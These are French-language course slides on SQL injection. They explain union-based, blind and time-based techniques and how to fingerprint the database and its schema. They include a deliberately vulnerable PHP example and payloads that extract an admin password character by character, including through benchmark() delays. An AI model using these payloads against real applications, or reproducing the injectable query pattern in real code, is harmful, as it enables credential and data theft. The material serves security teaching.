Génie Logiciel Appliqué

Injections SQL

Yves Duchesne
yves@acceis.fr

- L'injection SQL **était**, **est** et **sera** une vulnérabilité **majeure** affectant les applications qui utilisent un SGBD pour stocker leurs données
- Elle appartient à la grand famille des **injections**, qui fonctionnent toutes sur le même modèle
  - **Modifier** la **sémantique** d'un langage utilisé par le serveur
  - Induire un comportement **profitable** à un attaquant
- C'est ce que fait l'injection **SQL**, en ciblant le langage **SQL**

- On peut parfois se faire des idées **fausses** à propos des injections SQL
- « *Elles ne concernent que les applications web* »
  - Faux, **toute application** embarquant un SGBD y est exposé. Les applications web représentent cependant la **majorité** de ces cas
- « *Je n'ai rien de **secret** dans ma base, je ne crains **rien*** »
  - Faux, les injections SQL ne permettent pas **uniquement** des **fuites de données**. Des exploitations **avancées** existent

- Une injection SQL peut être réalisée sur la base de la présence d'une **vulnérabilité applicative**
- Une **entrée utilisateur** est utilisée au sein d'une requête SQL sans prendre des mesure de protection **nécessaires**
  - Filtrage
  - Échappement
- L'attaquant peut alors **inclure** du langage **SQL** dans cette entrée pour modifier la sémantique de la requête

- Requête **SELECT** : permet de récupérer des enregistrements en base. On peut spécifier :
  - Un ensemble de **colonnes** (ou `*`)
  - Les **tables** ciblées (`FROM`)
  - Des **conditions** de sélection (`WHERE`)
  - Un **ordonnancement** des résultats (`ORDER BY`)
  - Un **nombre** de résultats (`LIMIT`)
- On peut également **additionner** les résultats de plusieurs requêtes (**UNION**) **s'ils ont le même nombre de champs dans les résultats**

```
SELECT 1 ;

SELECT * FROM users ;

SELECT nom FROM users ;

SELECT * FROM users WHERE nom='toto' ;

SELECT nom,prenom,adresse FROM users WHERE
nom='toto' ORDER BY nom ;

SELECT nom,prenom,adresse FROM users WHERE
nom='toto' UNION SELECT nom,prenom,adresse
FROM users WHERE nom='tutu' ;
```

- En fonction des cas de figure, les vulnérabilités ne permettront pas la **même attaque**
  - L'entrée utilisateur peut être utilisée à plusieurs **endroits** de la requête
    - Clause `WHERE`
    - Liste des **colonnes sélectionnées**
    - Clause `LIMIT` (utilisé pour la **pagination**)
  - Elle dépend aussi du **type** du champ SQL
    - Numérique
    - Chaîne de caractères (VARCHAR)
    - Date

- Exemple d'un extrait de code écrit en **PHP**

```php
$id = $_GET['image_id'];
$query = "SELECT * FROM img WHERE id='".$id."'";
$result = mysql_query($query);
while ($img = mysql_fetch_object($result)) {
    echo '<img src ="'.$img->src.'">';
}
```

- Le paramètre « `image_id` » est **injectable**, car il est utilisé **directement** et **naïvement** dans la requête SQL

- Au lieu de fournir un identifiant **légitime** à l'application, un attaquant peut **forger** une valeur contenant du **SQL**
- En fonction de la vulnérabilité en présence, plusieurs **types d'exploitations** seront possibles
- Il existe **trois** grande familles, qui dépendent principalement de la **couche présentation**
- Dans tous les cas on travaille à **l'aveugle**. Cela implique de **détourner** l'utilisation de certains **mécanismes** et de mettre en œuvre une dose certaine **d'intuition**

- Ici, le paramètre passé à l'application est inclus dans une **chaîne de caractères**.
  - Il n'impacte donc pas la **sémantique**, uniquement la **valeur** de la chaîne au sein de laquelle il est **cloisonné**
  - Il faut sortir de cette chaîne pour pouvoir **influer** sur la **sémantique** de la requête
- Il peut le faire en insérant un **caractère** de fin de chaîne : '
  - **Plusieurs** caractères peuvent être utilisés, cela demande de l'intuition (et de la **chance**)

- Requête **légitime**

```
SELECT * FROM img WHERE id='35'
```

- La données est **cloisonnée** au sein de la **chaîne** de caractères

```
SELECT * FROM img WHERE id='UNION SELECT 32'
```

- En utilisant le bon caractère on peut **s'extirper** de cette chaîne et **atteindre la sémantique**

```
SELECT * FROM img WHERE id='8' AND src='abc'
```


- Attention, avec des champs **numériques**, il n'est pas nécessaire d'utiliser ce genre de méthode afin de terminer une chaîne de caractère
  - **Échapper** ou **filtrer** les caractères dangereux ne protège **pas toujours**
- En fonction de **l'endroit** où l'on injecte à l'aveugle, dans la requête, il faut parfois utiliser **plusieurs caractères** différents
  - Si on est dans **l'appel** d'une fonction
  - Si on est dans une **sous-requête**
  - Etc.


- Premier cas de figure : l'application **présente** au client le **résultat** de l'exécution de la requête


```
$id = $_GET['image_id'];
$query = "SELECT * FROM img WHERE id='".$id."'";
$result = mysql_query($query);
while ($img = mysql_fetch_object($result)) {
    echo '<img src ="'.$img->src.'">';
}
```


- Dans cet exemple, la colonne `src` des enregistrements est **inclue** dans la réponse du serveur
  - L'attaquant peut **lire des résultats** par ce biais


GET images.php?image_id=28




GET images.php?image_id=28
SELECT * FROM img WHERE id='28'


GET images.php?image_id=28
SELECT * FROM img WHERE id='28'
[28, "nuage", "./img/nuage.jpg"]



GET images.php?image_id=28
<img src="./img/nuage.jpg">
SELECT * FROM img WHERE id='28'
[28, "nuage", "./img/nuage.jpg"]

- L'attaquant est **prisonnier** de la **sémantique** de la requête du serveur et veut s'en **émanciper**
  - On a envie de faire **autre chose** qu'afficher des images : lire des **mots de passe** par exemple
- La méthode consiste à utiliser le mot-clé **`UNION`** pour **adjoindre** une **deuxième requête**
- On **annule** la première requête en lui faisant retourner un résultat **vide**
- En procédant ainsi, le **résultat** de l'exécution sera le résultat de la **requête** que l'on a **ajoutée**


- Au départ, le serveur utilise une requête A, dont la sémantique n'est **pas intéressante** pour une attaque

- On lui adjoint une requête B, que l'on rédige et qui a un **comportement intéressant** dans le cadre d'une attaque

- On s'arrange pour passer à la requête A des paramètres qui provoqueront un résultat **vide**



- En définitive, l'union des deux requêtes renverront **uniquement** le résultat de la requête B, que l'on **contrôle**



- La première étape est donc de **terminer** la requête de manière à ce qu'elle renvoie un résultat **vide**
- Ce n'est pas très compliqué, il suffit de regarder à quoi ressemble la donnée et fournir une donnée **incohérente**
  - Identifiant **négatif**
  - Date dans le **futur**
  - Chaîne de caractère **vide**
  - Etc.

- Une fois que l'on s'est **émancipé** de la première requête, il faut **construire** la **seconde**
- Son résultat sera ajouté à celui de la première requête
- Une contrainte **forte** inhérente à l'utilisation du mot-clé `UNION` : la requête doit renvoyer le **même nombre** de **colonnes** que la première
  - Même si la première renvoie un résultat **vide**. Elle renvoie quand même **zéro tuples** de **N colonnes**
- Il faut donc déterminer **combien** de colonnes renvoie la première requête

- La première méthode, **bête** et **méchante** (surtout **bête**), consiste à **essayer** des requêtes contenant successivement un champ, puis deux, puis trois, etc. pour identifier ce nombre
- C'est une méthode qui fonctionne, dans l'absolu
- Les champs sont **typés**, pour ne pas être **gêné** par ce typage, on peut utiliser des valeurs **précises**
  - **NULL**
  - 1, qui peut être interprété comme un **entier**, un **booléen**, une **date**, etc.

- On va donc effectuer des essais **successifs** de requêtes et voir ce que ça donne
  - `UNION SELECT 1`
  - `UNION SELECT 1,1`
  - `UNION SELECT 1,1,1`
  - Etc.
- Ça demande de la **patience**
- Ca demande **BEAUCOUP** de patience
  - Des requêtes peuvent avoir 10, 20, 100 colonnes
  - InnoDB prévoit un maximum de... **1000 colonnes**

- Une **autre méthode** existe
- Elle s'appuie sur le mot-clé **`ORDER BY`**
- Il prend en paramètre le **nom** de la **colonne** qui servira à **trier** les **résultats**
- Il peut également prendre **l'indice** de la **colonne** qui sera utilisé pour trier les résultats
- On peut se servir de cet **indice** pour trouver le nombre de colonnes à **tâtons**
  - Cela permet de travailler plus **rapidement**

- On essaie les indices à **l'intuition**

```
SELECT * FROM img WHERE id=1 ORDER BY 1 : OK
SELECT * FROM img WHERE id=1 ORDER BY 10 : OK
```

- Si aucune erreur ou aucune différence de traitement n'arrive, on **continue**


```
SELECT * FROM img WHERE id=1 ORDER BY 30 : ERREUR
SELECT * FROM img WHERE id=1 ORDER BY 25 : OK
SELECT * FROM img WHERE id=1 ORDER BY 26 : ERREUR
```

- On obtient une **erreur** à partir de l'indice 26
  - il y a donc **25 colonnes** dans la requête

- On sait donc qu'on a **25 colonnes** dans la requête, on peut maintenant construire des requêtes **syntaxiquement correctes**
- Cependant, **toutes** les colonnes des résultats ne seront pas inclues dans la réponse du serveur
- Il faut donc déterminer **lesquelles** de ces colonnes retournées par la requête seront **insérées** dans la réponse du serveur (l'IHM)
- Ce sont dans **ces colonnes** qu'il faudra placer les **informations** que l'on souhaite **récupérer**

- Afin de pouvoir **discriminer** entre les colonnes et donc déterminer laquelle est **utilisée** dans l'IHM, le plus simple est de passer au serveur une requête contenant des colonnes **différentes**
- Utiliser tout simplement une suite de **chiffres** triés par ordre **croissant** est tout à faire efficace
  - `UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25`
- Le numéro utilisé dans la réponse du serveur indiquera la **colonne** à **utiliser**

- Dans l'exemple ci-dessous, l'attaquant détermine que la colonne utilisée dans la réponse du serveur est la **N°3**
  - Il peut utiliser cette colonne pour **récupérer** le **résultat** des requêtes qu'il effectue en base de données



- Un dernier point essentiel est qu'il faut **conserver** la **validité syntaxique** de la requête
- On a pris la liberté de fermer une chaîne **à la place du serveur** en insérant un caractère spécial : '
- Quid du deuxième caractère inséré par le serveur ?

```
SELECT * FROM img WHERE id='-1' UNION SELECT 1,2,3'
```

- Il **reste** un caractère qui « traîne » à la fin et qui va **empêcher l'exécution** de la requête

- **Deux solutions** permettent de résoudre la présence **problématique** de ce caractère
  - Le **commenter**, en **suffixant** notre injection avec un commentaire
    - /*
    - #
    - --

```
SELECT * FROM img WHERE id='-1' UNION SELECT 1,2,3--'
```

  - Lui redonner une **légitimité** en ouvrant une **nouvelle chaîne de caractère**, qu'il viendra fermer

```
SELECT * FROM img WHERE id='-1' UNION SELECT 1,2,3 WHERE '1'='1'
```

- On peut désormais **construire** une requête SQL **valide** et **prendre connaissance** de la valeur d'une colonne du **résultat**
  - C'est déjà **beaucoup**
  - On s'est **largement émancipé** de la **sémantique** de la requête originale
- **Virtuellement**, on peut adresser **l'intégralité** de la base de données
- Il faut passer à l'étape **d'exploration**, qui sera abordée plus tard

- Le **deuxième** cas de figure est que le serveur n'inclue **pas directement** le résultat de la requête dans sa réponse
- Malgré tout, en fonction des résultats, sa réponse **évolue**, mais on ne peut pas **lire directement** la donnée de façon **immédiate**


```
$id = $_GET['article_id'];
$query = "SELECT * FROM articles WHERE id='".$id."'";
$result = mysql_query($query);
    if ($result) {
        echo '<a href=lire_article.php?id='.$id.'">';
    }
}
```

- Dans ce cas de figure, on est confrontés aux **mêmes problématiques** que lors d'une injection SQL classique, mais il n'est **pas possible** de lire le résultat de ce qu'on fait
- On travaille **encore plus à l'aveugle** qu'avant, où l'on travaillait déjà **beaucoup** à l'aveugle
  - « BLIND » SQL injection
- Au final, la **seule emprise** que l'on ait sur le comportement du serveur sera de provoquer un retour **vide** ou **non**, et donc **d'afficher** un lien, ou **pas**


- La méthode qu'emploie un SGBD pour sélectionner les lignes correspondant à un critère est **itérative**
- Il va considérer **chaque enregistrement un par un** et va **évaluer** la **condition** qui lui a été passée (clause `WHERE`)
- Les **enregistrements** pour laquelle cette condition vaut VRAI seront **ajoutés** au **résultat**
- **Rien n'oblige ces conditions à dépendre de l'enregistrement**

- La **technique** consiste à réussir à **faire évaluer** au SGBD des **conditions booléennes**
- On commence par des conditions **très simples** et on détermine si on peut **discriminer** entre un résultat **VRAI** et un résultat **FAUX**
  - On utilise le mot-clé `AND` pour **enchaîner** les **conditions** et en **rajouter** une
  - Si on rajoute une **tautologie**, le comportement de la requête ne **change pas**
  - Si on rajoute une **condition fausse**, le comportement **changera**

- Voici le comportement **standard** de la requête lors que l'identifiant **28** lui est passé en paramètre



- Voici le comportement de la requête lors qu'une **tautologie** est rajoutée à la requête
  - Le résultat est **identique**



- Voici le comportement de la requête lors qu'une **condition fausse** est rajoutée à la requête
  - Le résultat est **vide**

- Ce test permet de **valider** qu'il est **possible d'ajouter** et **d'évaluer** des **conditions** booléennes
- Dès lors qu'on peut **évaluer** des **conditions** booléennes, on va pouvoir adresser **l'ensemble** des **enregistrements** de la base de données
- La technique est de **déterminer** les valeurs des enregistrements **caractère par caractère**
- A la fin du processus, on peut **reconstruire** la valeur des **colonnes**, et de **requêtes entières**

- On s'appuie sur des fonctions **natives** du SGBD
  - `substr()`
    - `substr(texte, index, longueur)`
    - Extrait une sous-partie d'un enregistrement
    - `substr("abcd", 1, 2)` renvoie "a b"
    - `substr("abcd", 2, 1)` renvoie "b"
  - `ascii()`
    - `ascii(texte)`
    - Renvoie le code ASCII d'un caractère
    - `ascii("a")` renvoie 97
    - `ascii("e")` renvoie 101

- Ainsi, en **combinant** les **deux**, on peut identifier les **caractères** composant la valeur d'un **enregistrement**
  - `AND ascii(substr(..., 1, 1)) = 97`
  - `AND ascii(substr(..., 1, 1)) = 98`
  - `AND ascii(substr(..., 2, 1)) > ...`
  - `AND ascii(substr(..., 3, 1)) = ...`
- La méthode `substr()` peut prendre une **requête** en **paramètre**
  - La requête ne doit renvoyer **qu'une seule** colonne
  - Elle doit être mise entre **parenthèses**

- Cela peut donner des requêtes de ce genre

```
SELECT * FROM articles WHERE id='28' AND
ascii(substr((SELECT password FROM utilisateurs WHERE
login="admin" LIMIT 0,1), 1, 1))>97--
```

```
SELECT * FROM articles WHERE id='28' AND
ascii(substr((SELECT password FROM utilisateurs WHERE
login="admin" LIMIT 0,1), 1, 1))<122--
```

```
SELECT * FROM articles WHERE id='28' AND
ascii(substr((SELECT password FROM utilisateurs WHERE
login="admin" LIMIT 0,1), 2, 1))<109--
```

```
SELECT * FROM articles WHERE id='28' AND
ascii(substr((SELECT password FROM utilisateurs WHERE
login="admin" LIMIT 0,1), 5, 1))=103--
```

- C'est clairement un moyen **moins confortable** que de pouvoir lire **directement** le résultat de la requête dans la réponse
- Cela demande un **grand nombre** de requêtes **successives**
- C'est donc, par nature, une exploitation destinée à être **automatisée**
  - Développement de **script d'exploitation**
  - Utilisation d'un **outil adapté**, comme `sqlmap`

- Le **troisième** cas de figure est celui où il n'est **pas possible** de lire la réponse de la requête et où la modification des requêtes **n'induit pas** de changement de comportement du serveur
  - Par exemple, un traitement **interne** qui n'est pas lié à la logique d'affichage
- Ca devient **compliqué**
  - On ne peut pas **lire** les réponses
  - On ne peut pas compter sur **l'évaluation** de **conditions** pour évaluer les caractères un par un
- Impossible ?

- En réalité, une méthode **existe** pour exploiter des vulnérabilités si **peu loquaces**
  - « TIME-BASED » SQL Injection
- Cette méthode s'appuie sur le **délai** du serveur pour répondre à une requête
- Le principe est **d'induire** un **délai** dans le traitement si une **condition** est **vérifiée**
  - `if(condition, expr1, expr2)` : évaluera expr1 si la **condition** est **vérifiée**, expr2 sinon
  - `benchmark(N, expr)` : évaluera **N fois** une expression, ce qui **implique** un **délai** de traitement

- C'est la combinaison de ces **deux méthodes** qui permet de faire **varier** le **temps** de traitement d'une requête en fonction d'une **condition**

```
SELECT if(1=1, benchmark(1000000000, 1), 1)
```

- La condition passée à `if()` est **vraie**, c'est la **première** expression qui est évaluée
  - Cela **provoquera** un **délai** de traitement

```
SELECT if(1=2, benchmark(1000000000, 1), 1)
```

- La **condition** passée à `if()` est **fausse**, c'est la **seconde** expression qui est évaluée
  - **Aucun délai** de traitement

```
mysql> select if(1=1,benchmark(1000000000, 1),1);
+-----------------------------------+
| if(1=1,benchmark(1000000000, 1),1) |
+-----------------------------------+
|                                 0 |
+-----------------------------------+
1 row in set (3,76 sec)
```

```
mysql> select if(1=2,benchmark(1000000000, 1),1);
+-----------------------------------+
| if(1=2,benchmark(1000000000, 1),1) |
+-----------------------------------+
|                                 1 |
+-----------------------------------+
1 row in set (0,00 sec)
```

- On retombe **finalement** dans le cas d'exploitation d'une **BLIND** SQL Injection, avec la possibilité d'évaluer une **condition** booléenne
- Il faut **combiner** la technique permettant de **tester** la **valeur** d'un caractère à celle permettant **d'induire** un **délai** dans le traitement

```
SELECT * FROM articles WHERE id='28' AND
if(ascii(substr((SELECT password FROM utilisateurs WHERE
login="admin" LIMIT 0,1), 1, 1))>97, benchmark(1000000000,
1), 1)--

SELECT * FROM articles WHERE id='28' AND
if(ascii(substr((SELECT password FROM utilisateurs WHERE
login="admin" LIMIT 0,1), 1, 1))=116, benchmark(1000000000,
1), 1)--
```

- Cette technique repose sur un **modèle statistique** du **réseau**. Il faut au préalable évaluer les **temps de réponse normaux** de l'application pour déterminer si un délai **supplémentaire** s'est **rajouté**
- Elle comporte une partie un peu **aléatoire**, car elle est **tributaire** de **l'encombrement** du réseau, en fonction de son **activité**
  - Si un **pic de charge** intervient sur le réseau, il peut modifier le temps de réponse et **induire en erreur** l'attaquant

- Ces **trois techniques** permettent de **lire** des données en base, en s'émancipant de la sémantique de la requête originale
- Pas toutes avec la même aisance
- Mais nonobstant le facteur temporel, elles permettent toutes d'arriver au même résultat
- Dès lors, l'étape suivante est l'étape **d'exploration** de la bas de données

- Quand on utilise une application web, on est normalement **coupé du SGBD** par l'architecture applicative, on ne connaît donc **rien** sur lui
- La première chose à faire est donc de **découvrir l'environnement technique** sur lequel on se trouve
  - Quel **SGBD** ?
  - Quelle **version** ?
  - Quel **utilisateur** ?
  - Quel **système** ?

- Pour identifier le SGBD, on peut utiliser **plusieurs méthodes**
- On peut utiliser les fonctions de **date**
  - `getdate()` sous MS-SQL
  - `sysdate()` sous Oracle
  - `now()` sous MySQL
- On peut utiliser la **concaténation**
  - `'a'+'a'` sous MS-SQL
  - `'a'||'a'` et `CONCAT('a','a')` sous Oracle
  - `CONCAT('a','a')` sous MySQL

- Une fois que l'on sait sur quel SGBD on se trouve, on va chercher à obtenir des **détails supplémentaires**
- La version du SGBD, car en fonction de la **version**, certains **comportements** ou certaines **fonctionnalités** peuvent être **présents** ou **non**
- Exemple : MySQL avec la **version 5**
  - Le système de **topologie** change
    - `mysql.db` → `information_schema.tables`
  - La fonction **`sleep()`** a été introduite

- Selon le SGBD, la méthode pour l'obtenir est **différente**
  - MS-SQL
    - **`SELECT @@version`**
  - Oracle
    - **`SELECT version FROM v$instance`**
  - MySQL
    - **`SELECT version()`** et **`SELECT @@version`**
  - PostgreSQL
    - **`SELECT version()`**

- **L'identité** de **l'utilisateur** utilisé pour effectuer les requêtes est également **intéressant**
  - Il va déterminer les droits dont nous allons disposer
  - MS-SQL
    - **`SELECT user_name()`**
  - Oracle
    - **`SELECT user FROM DUAL`**
  - MySQL
    - **`SELECT user()`**
  - PostgreSQL
    - **`SELECT user`**

```
mysql> select user();
+-----------------+
| user()          |
+-----------------+
| root@localhost  |
+-----------------+
1 row in set (0,00 sec)
```

- Ici on voit que l'utilisateur est `root`
  - Cela signifie que nous bénéficions de **droits élevés**
- Et qu'il est connecté depuis le `localhost`
  - Le service HTTP est situé sur le **même serveur**
  - On peut aussi obtenir ainsi des **adresses IP**

- Le **problème** auquel on est confronté sera désormais notre **ignorance totale** de la **topologie** du modèle relationnel
  - Nom des bases ?
  - Nom des tables ?
  - Nom des colonnes?
  - Types des colonnes ?
- Sans ces éléments, il n'est **pas possible** d'explorer la base
  - Il faut donc **obtenir** ces informations

- On peut **deviner** certains éléments de topologie avec de **l'intuition** et des éléments de **contexte**
  - Les tables et les champs porteront des noms en **rapport** avec les aspects **fonctionnels** de l'application
    - Un webmail aura sans doute des tables mails, attachments, drafts, etc.
  - Certains noms de tables sont très récurrents
    - Tables users ou utilisateurs, par exemple
- Ce moyen n'est **pas inefficace**, mais certaines application **préfixent** leurs tables d'une constante pour **gêner** cette **reconnaissance**

- On peut aussi s'appuyer sur les tables contenant justement cette **topologie** au sein du SGBD
  - `all_tables`, `all_tab_columns` sous Oracle
  - `information_schema` sous MySQL
  - `pg_class` sous PostgreSQL
  - Etc.
